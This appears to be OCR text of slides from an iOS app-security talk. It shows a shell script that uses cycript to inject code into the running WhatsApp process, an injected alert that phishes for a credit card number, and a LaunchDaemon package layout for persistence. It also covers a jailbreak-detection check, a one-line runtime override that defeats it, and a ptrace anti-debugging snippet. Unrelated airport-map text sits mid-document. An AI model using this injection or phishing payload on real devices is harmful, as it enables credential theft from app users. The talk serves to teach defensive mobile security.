
test.sh


pimstolk — nano — nano — nano — 180×47
GNU nano 2.0.6 New Buffer
while true
do
PIDS=$(ps aux | awk '/Whatsapp.app/ { print $2}' | wc -w)
if ["$PIDS" != "1"]; then
PID=$(ps aux | awk '/Whatsapp.app/ { print $2}' | awk '{print $1; exit}')
echo 'Found'
/usr/bin/test/cycript -p Whatsapp /usr/bin/test/inject
break
fi
done
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell


Inject

```
[[[[UIAlertView alloc] initWithTitle:@“Credit Card Number"
          message:@“Please enter your credit card number:”
          delegate:nil
          cancelButtonTitle:@"Ok"
          otherButtonTitles:nil] autorelease] show]
```




Test.tar.gz
System
Library
LaunchDaemons
com.myApp.test.plist
usr
bin
test
Cycript.ios
Cycript.framework
Cycript
cycript
inject
test.sh

Free WIFI


Gates C15-C40
5 min
Gates F1-F10
CPH Go
6 min
D
C
B
A
Gates D101-D103
Gates D1-D6
5 min
Gates C10
Gates C2-C9
2 min
2 min
Gates B2-B19
5 min
Gates A2-A17
5 min
Gates A18-A23
5 min
5-10 min
5 min
2 min
5 min
5 min
Security
CPH Go bag drop
Terminal 3
Terminal 2
Track 1
Track 2
Track 1
Track 2
2 min
Hilton
Metro

Prevent?

```
func isJailbroken() -> Bool {
  if let urlScheme = NSURL(string: "cydia://home"), UIApplication.sharedApplication().canOpenURL(urlScheme) {
        return true
      }
   return false
}
```

```
cy# JailbreakDetectionVC.messages['isJailbroken'] = function () {return NO};
{}
cy#
```

- It is better to rename the method to something that doesn’t look important.
- Something like +(BOOL)isDefaultColour
- Yeah i know, we do ignore the coding guidelines, but in this case, the guidelines are something that gives everything away.
- After analyzing the class-dump output of the application, the hacker is most likely to ignore this method.
- He can always reverse engineer this method to see what’s going on inside, so this method is also not foolproof.

Jailbreak detection

- /Library/MobileSubstrate/MobileSubstrate.dylib
- /bin/bash
- Write to: "/private/jailbreak.txt"

Jailbreak detection

```
inline void preventDebugger () __attribute__((always_inline));
void preventDebugger() {
 ptrace_ptr_t ptrace_ptr = dlsym(RTLD_SELF, "ptrace");
 ptrace_ptr(PT_DENY_ATTACH, 0, 0, 0);
}”
```

But its okay….

Think about your data

Encrypt your data…


BE HAPPY :)

Thank you…